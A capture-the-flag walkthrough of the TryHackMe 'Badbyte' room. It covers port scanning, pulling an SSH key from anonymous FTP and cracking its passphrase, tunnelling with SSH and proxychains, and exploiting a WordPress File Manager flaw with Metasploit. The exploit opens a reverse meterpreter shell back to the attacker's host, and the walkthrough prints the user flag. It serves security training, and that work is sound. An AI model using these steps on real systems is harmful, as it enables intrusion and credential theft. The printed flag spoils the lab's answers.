

# Badbyte – TryHackMe

## Table of contents

1.Reconnaissance.....	1
2.FTP.....	3
3.John The Ripper.....	4
4.Port Forwarding.....	5
5.Metasploit.....	10
6.Conslusion.....	14

## 1.Reconnaissance

First we check if the host is reachable:

```
[root@parrot]-[/home/user]
#ping 10.10.252.138
PING 10.10.252.138 (10.10.252.138) 56(84) bytes of data.
64 bytes from 10.10.252.138: icmp_seq=1 ttl=63 time=51.4 ms
64 bytes from 10.10.252.138: icmp_seq=2 ttl=63 time=68.0 ms
^C
--- 10.10.252.138 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 51.351/59.666/67.981/8.315 ms
```

The host is reachable, let's scan all ports first to know which ones are available.

```
[root@parrot]-[/home/user]
#nmap -p- 10.10.252.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.252.138
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
30024/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 28.19 seconds
```

Now let's narrow down the scan to these 2 ports and see what's on them.

```

[root@parrot]-[/home/user]
#nmap -sV -sC -p 22,30024 10.10.252.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.252.138
Host is up (0.052s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ed:16:96:21:be:76:c3:04:4c:65:3d:cf:c3:cf:21:bc (RSA)
|   256  ef:16:5c:a8:ac:b7:51:98:fb:83:1f:be:89:33:2c:d9 (ECDSA)
|_  256  2b:08:5f:17:2e:a1:d2:a4:38:98:70:c2:8a:3b:bb:7d (ED25519)
30024/tcp open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 ftp      ftp      1743 Mar 23  2021 id_rsa
|_ -rw-r--r--  1 ftp      ftp      78 Mar 23  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.21.136.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.51 seconds

```


There is an ftp server on port 30024 that allows you to log in as anonymous.

## 2.FTP

We log in as “anonymous” and see 2 files - id\_rsa and note.txt, download them.

```
[root@parrot]-[/home/user]
#ftp 10.10.252.138 30024
Connected to 10.10.252.138.
220 (vsFTPd 3.0.5)
Name (10.10.252.138:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||53511|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp      1743 Mar 23   2021 id_rsa
-rw-r--r--    1 ftp      ftp        78 Mar 23   2021 note.txt
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (||||25009|)
150 Opening BINARY mode data connection for id_rsa (1743 bytes).
100% |*****| 1743      390.40 KiB/s   00:00 ETA
226 Transfer complete.
1743 bytes received in 00:00 (26.51 KiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (||||53588|)
150 Opening BINARY mode data connection for note.txt (78 bytes).
100% |*****| 78       21.60 KiB/s   00:00 ETA
226 Transfer complete.
78 bytes received in 00:00 (1.45 KiB/s)
ftp>
```

The user file contains the username for ssh login using the ssh key.

A screenshot of a text editor window titled "note.txt [Read-Only] (~) - Pluma". The window has a menu bar with "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu bar is a toolbar with icons for "Open", "Save", "Undo", "Redo", "Cut", "Copy", "Paste", "Find", and "Replace". The text area shows two lines of text: "1 I always forget my password. Just let me store an ssh key here." and "2 - errorcauser". The status bar at the bottom indicates "Plain Text", "Tab Width: 4", "Ln 2, Col 14", and "INS".

```
note.txt [Read-Only] (~) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo Redo Cut Copy Paste Find Replace
note.txt x
1 I always forget my password. Just let me store an ssh key
  here.
2 - errorcauser
Plain Text Tab Width: 4 Ln 2, Col 14 INS
```



However, the ssh key has a password on it. We need to crack it!

### 3. John The Ripper

To crack the password of this key, we will use the python script ssh2john to convert the private key to a hash.

The entire script, is at the link: <https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py>

We create a hash:

```
[root@parrot]~[~/Desktop]
#python3 /home/user/Desktop/ssh2john.py /home/user/Desktop/id_rsa hash
/home/user/Desktop/id_rsa:$$shng$0$8$258489725A8330EC$1192$2c620d07aa222da1a10e0af90f4fbd0bbf80253c906c894136ef2b01836d970be7eee376cf92f5edeb0946bd3f3c45bfe0dbd2a11e5
3792464cae7cada62c95342bbba70fc75244f4b93d7b172a84ae8ded26aefad1bfc00b79401b3b27adfdb3b52615728a284edf6c20343ff869a222b33bae740c926db441aa6752f52b913849feb077958dc9
5dac9f5569efb8246d91feddb447cd83d0c15f183dde7b9d9dd0f763fbb6edf9fdacdc29e4759c9ab8532220463752ff7c0503e3702617f130d2f5e2681875a045ba12ac8fa8efd0477f02c09486b07d55c3
cf90709a6b0bf7f3aa14bfa2432e0fe3104c6241c57cf2f454a058255b96ba1697d5fd43ebc92af8a06a121d34e804591342430a83c14cdefa505d4c3c0a910dc98af8aa30453272960d1d6fbb3c0421354d62
e9c845ef43c5b3b59b3804c835b2c97f4950d342a5f5a2c0bc7f32a3732af9017439ea0c6b7c8a631aa3cda3efb9e64f91fc0fe1246827f37bd481ac3c3b4a9b4ee60fe88ef142d69c881132d0329298f6498
0a0e4209a76d5d7b23baea51f3d29ba7c73a57eb3796c6193e9f106506e2020af71aac12a5ab7fed9bc2c92cc1dfbd0998a8eb6a98a339b5f4dd74723a2197c6c524fac94dc27916221f14b25f18c83fd599e8
3d41dc719fa1292b2fef71876c41000561071b2af6277673485e7c8a4ec398a3a428f00a11cee5a391a3ab449a19a1427a146440f434c5e480ed83482b52f7cfad447d8f5ca6a37988bb2d779107930ee9b86
c840b4c2880cbac35ee0f41f11e3ee6402278c0b1d90b975cb545fa02402f71e8e22f77938d541a59e6294d2f1b618f830e5c084f3ce9c2b65e44bd703ca1a39715d0f2337dd46c0fe84eeaed2334f4f945be
026f2370540bac168a2175d9b64a9d5638805e8a2985b48aa186734df66c2d5b750c785ff611f69a44f782d29956336f91a12113ec0d40bd83b68e9503fc6923c520e1c4a1b14c2676b46edd70537f93453c47
2bd6e09eaecc42791579246f38adc23627e5ca660946fda0514a72b7ae750fcc98c0d6964265db26c23bd8b76b4fcec2892c1e5cf0553e5d2ddadb4411b4c4e41dbeb6e29c2329e999d375714864aebd124bbc
a678dd730abc9eb3b8d1d9354914d7723a2ddfc821496feb1c0714438b835848aa7de097d95cd9d9f1c30bef4058bb89a8f49adb6b0e1c9dc56255da590b7805c6242d7bda3b76bc6eda600ff970bcc3e9259
1c77ee7b1d4654caaddb4f0264c426753b5107ad7caec0d99d6c4d0fca16442d2e1e7b3c827f6a75e5db8c2671d5f95cc4f92e4ff5f73059b01b45232779323fa17b0e040cf54cbd434ac18f7b639bfaf17a3
db26b0155ef8c6a3a3af9c217afded67688e8b70fb147fbd474686339c9593e68d46c398514b10b20a65c5a05c238235d3f8527ae1d9cf7a3d8698fc6aa67869740b6d3a03cb7875b7defe9af5c2392559645
7a7e3b4d9027ea3773f3c2e996bc21471af15be6a404f4335b0088c15378358b3122fa6750b11f570b546a527fb2134452220c72c60eabfa7d2c5bdb0b31faa0e7938bb4edb96d7ab7ec7aaa481370d3f3728ce
59efffe501344393d6ba81153ff86e08a7051db9930da60ed8ac195c2b1eedd7ab609d1e5a92a288a7261b09a2e7b9beba4e46bea3cc40f7673fc7
[Errno 2] No such file or directory: 'hash'
[root@parrot]~[~/Desktop]
#
[root@parrot]~[~/Desktop]
#
[root@parrot]~[~/Desktop]
#python3 /home/user/Desktop/ssh2john.py /home/user/Desktop/id_rsa > id_rsa.hash
```

Then we break it using the dictionary “rockyou.txt” - This is a popular dictionary for cracking passwords.

```
[root@parrot]~[~/Desktop]
#john id_rsa.hash -w=/home/user/Desktop/john-the-ripper.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cupcake (/home/user/Desktop/id_rsa)
1g 0:00:00:00 DONE 25.00g/s 48000p/s 48000c/s 48000C/s concept..dammit
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Once cracked, the password for the key turns out to be “cupcake.”

We manage to log in:

```

[parrot@root]-[/home/user]
#ssh -i /home/user/Desktop/id_rsa -D 1337 errorcauser@10.10.252.138
The authenticity of host '10.10.252.138 (10.10.252.138)' can't be established.
ED25519 key fingerprint is SHA256:4ZuNJL0m4X67uJVCiordmSxdEOtU6biIH+fGDnvUxpU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.252.138' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System load:  0.16               Processes:    120
Usage of /:   33.6% of 18.53GB   Users logged in: 0
Memory usage: 33%               IPv4 address for ens5: 10.10.252.138
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

```

## 4.Port Forwarding

First, we reconnect via ssh and set port forwarding on port 1337.

```

[parrot@root]-[/home/user]
#ssh -i /home/user/Desktop/id_rsa -L 8080:127.0.0.1:80 errorcauser@10.10.252.138
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

```

We have a hint in the body of the task, to move on we need to set proxychains fo the Dynamic Port Forwarding, in the file /etc/proxychains.conf

We comment out socket4 and add our own socket 5.

```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 7.2 /etc/proxychains.conf Modified
#
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1337
[ line 65/67 (97%), col 22/22 (100%), char 1671/1673 (99%) ]
^H Help ^O Read File ^R Replace ^V Paste ^G Go To Line ^Y Redo
^X Exit ^F Where Is ^K Cut ^T Execute ^Z Undo M-A Set Mark
```

Now we scan nmap via proxychains

```
[root@parrot]-[/home/user]
#proxychains nmap -sT 127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.94SVN ( https://nmap.org )
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:8080-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:1025-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:587-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:3306-<->-OK
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:443-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:256-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:993-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:80-<->-OK
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:445-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:23-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:554-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:135-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:995-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:1720-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:143-<--timeout
|S-chain|-<-127.0.0.1:1337-<->-127.0.0.1:22-<->-OK
```

We were shown new ports that were only available from “inside the system”



```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.056s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 55.84 seconds
```

For all this to work, we need to be connected via ssh all the time - these commands are executed on another terminal.

When we access a web page on port 8080, we are shown the page, the address is 127.0.0.1 - such as set in the proxychains file, it is redirected to this traffic, our computer is read, as if connecting from the “center of the network”. - Thus, we have access to internal resources.

BadByte – You're looking at

← → ↻ 🔍 http://127.0.0.1:8080/

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

[Skip to content](#)

# BadByte

You're looking at me, but they are looking at you..

## Welcome to Badbyte

Welcome to Badbyte. The place where we hack the planet.

Published 23 March 2021  
Categorised as [Uncategorised](#)

Search...

### Recent Posts

- [Welcome to Badbyte](#)

### Recent Comments

- [A WordPress Commenter](#) on [Welcome to Badbyte](#)

BadByte  
Proudly powered by [WordPress](#).

We can see that it is WordPress, so we can use nmap scripts designed for that.

```
[root@parrot]~[/home/user]
#nmap -p 8080 --script http-wordpress-enum --script-args type="plugins",search-limit=1500 -vv 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org )
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating SYN Stealth Scan at 11:32
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 8080/tcp on 127.0.0.1
Completed SYN Stealth Scan at 11:32, 0.02s elapsed (1 total ports)
NSE: Script scanning 127.0.0.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:32
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
Completed NSE at 11:34, 172.66s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000052s latency).

PORT      STATE SERVICE      REASON
8080/tcp  open  http-proxy  syn-ack ttl 64
| http-wordpress-enum:
| Search limited to top 1500 themes/plugins
|   plugins
|     akismet
|     duplicator 1.3.26
|_    wp-file-manager 6.0
```

There are 3 plugins active:

**-akismet**

**-duplicator 1.3.26**

**-wp-file-manager 6.0**

Let's look to see if there are any CVEs for these versions - we have 2 different CVEs, and 2 different possible entry paths.

We search on google, of course :)



NVD - CVE-2020-25213

https://nvd.nist.gov/vuln/detail/CVE-2020-25213

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

## CVE-2020-25213 Detail

### Description

The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example eFinder connector file to have the .php extension. This, for example, allows attackers to run the eFinder upload (or mkfile and put) command to write PHP code into the wp-content/plugins/wp-file-manager/lib/files/ directory. This was exploited in the wild in August and September 2020.

### QUICK INFO

**CVE Dictionary Entry:**[CVE-2020-25213](#)**NVD Published Date:**

09/09/2020

**NVD Last Modified:**

03/14/2025

**Source:**

MITRE

NVD - CVE-2020-25213 WordPress Duplicator 1.3

https://pentest-tools.com/vulnerabilities-exploits/wordpress-duplicator-1.3.24-1.3.26-local-file-inclusion

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

Pentest Tools Log in

VULNERABILITIES & EXPLOITS

# WordPress Duplicator 1.3.24 & 1.3.26 - Local File Inclusion

CVE-2020-11738

**SEVERITY**

High (7.5)

**VULNERABILITY DESCRIPTION**

WordPress Duplicator 1.3.24 & 1.3.26 are vulnerable to local file inclusion vulnerabilities that could allow attackers to download arbitrary files, such as the wp-config.php file. According to the vendor, the vulnerability was only in two versions v1.3.24 and v1.3.26, the vulnerability wasn't present in versions 1.3.22 and before.

**RISK DESCRIPTION**

The risk exists that a remote unauthenticated attacker could exploit this vulnerability to read sensitive information from arbitrary files located on the file system of the server.

**DETECTABLE WITH**[Network Scanner](#)**SCAN ENGINE**

Nuclei

**EXPLOITABLE WITH [SNIPER](#)**

No

**CVE PUBLISHED**

Apr 13, 2020

## 5. Metasploit

Since there are known CVEs, they should be available in metasploit, run the program and look for the exploit for wp-file 6.0

```
[root@parrot]# cd /home/user
#msfconsole

Metasploit tip: Start commands with a space to avoid saving them to history

      /      \
    ((----,---))
      (\) 0 0 (\)_____
        \_ /      | \
         o_o \    M S F | \
            \    _____ | *
              |||  WW |||
              |||  |||

=====
--=[ metasploit v6.4.43-dev ]
+ -- --=[ 2484 exploits - 1279 auxiliary - 431 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search wp-file 6.0

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/multi/http/wp_file_manager_rce  2020-09-09      normal Yes    WordPress File Manager Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_file_manager_rce

[msf](Jobs:0 Agents:0) >>
```

There is an exploit available, let's select it and configure it. After running, there is a meterpreter session established.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> 10.21.136.129
[-] Unknown command: 10.21.136.129. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> back
[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set lhost 10.21.136.129
lhost => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> run
[*] Started reverse TCP handler on 10.21.136.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 127.0.0.1:8080 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/kkM6XL.php
[*] Sending stage (40004 bytes) to 10.10.252.138
[+] Deleted kkM6XL.php
[*] Meterpreter session 1 opened (10.21.136.129:4444 -> 10.10.252.138:41270)
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) > █
```

We are in the system.

```
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) > shell
Process 2746 created.
Channel 0 created.
whoami
cth
ls
1654SU.php
```

We start with the user flag.

```
cd /home/cth
ls
user.txt
cat user.txt
THM{227906201d17d9c45aa93d0122ea1af7}
```

Now it's time to raise root privileges.

After searching the system, we come across an interesting file.



```

cd /var
ls
backups
cache
crash
ftp
lib
local
lock
log
mail
opt
run
snap
spool
tmp
www
cd log
ls -la
total 3728
drwxrwxr-x 13 root    syslog    4096 May 25 08:57 .
drwxr-xr-x 15 root    root       4096 Mar 23  2021 ..
-rw-r--r--  1 root    root       0 May 10 16:30 alternatives.log
-rw-r--r--  1 root    root      56524 Apr 27 06:40 alternatives.log.1
drwx----- 3 root    root       4096 Mar 23  2021 amazon
drwxr-x---  2 root    adm        4096 May 25 08:57 apache2
drwxr-xr-x  2 root    root       4096 May 25 08:59 apt
-rw-r----- 1 syslog  adm       3501 May 25 09:39 auth.log
-rw-r----- 1 syslog  adm       4456 May 25 08:57 auth.log.1
-rw-r----- 1 syslog  adm       5941 May 10 16:30 auth.log.2.gz
-rw-r--r--  1 root    root        708 Mar 23  2021 aws114_ssm_agent_installation.log
-rw-r--r--  1 cth     cth       1874 Mar 23  2021 bash.log
-rw-r--r--  1 root    root     56751 Aug  6  2020 bootstrap.log
-rw-rw----  1 root    utmp        0 May 10 16:30 btmp

```

bash.log - let's check what it hides inside. Here we see a date check and setting a new password, by chance the old password is left in view.  
Let's try to log in.



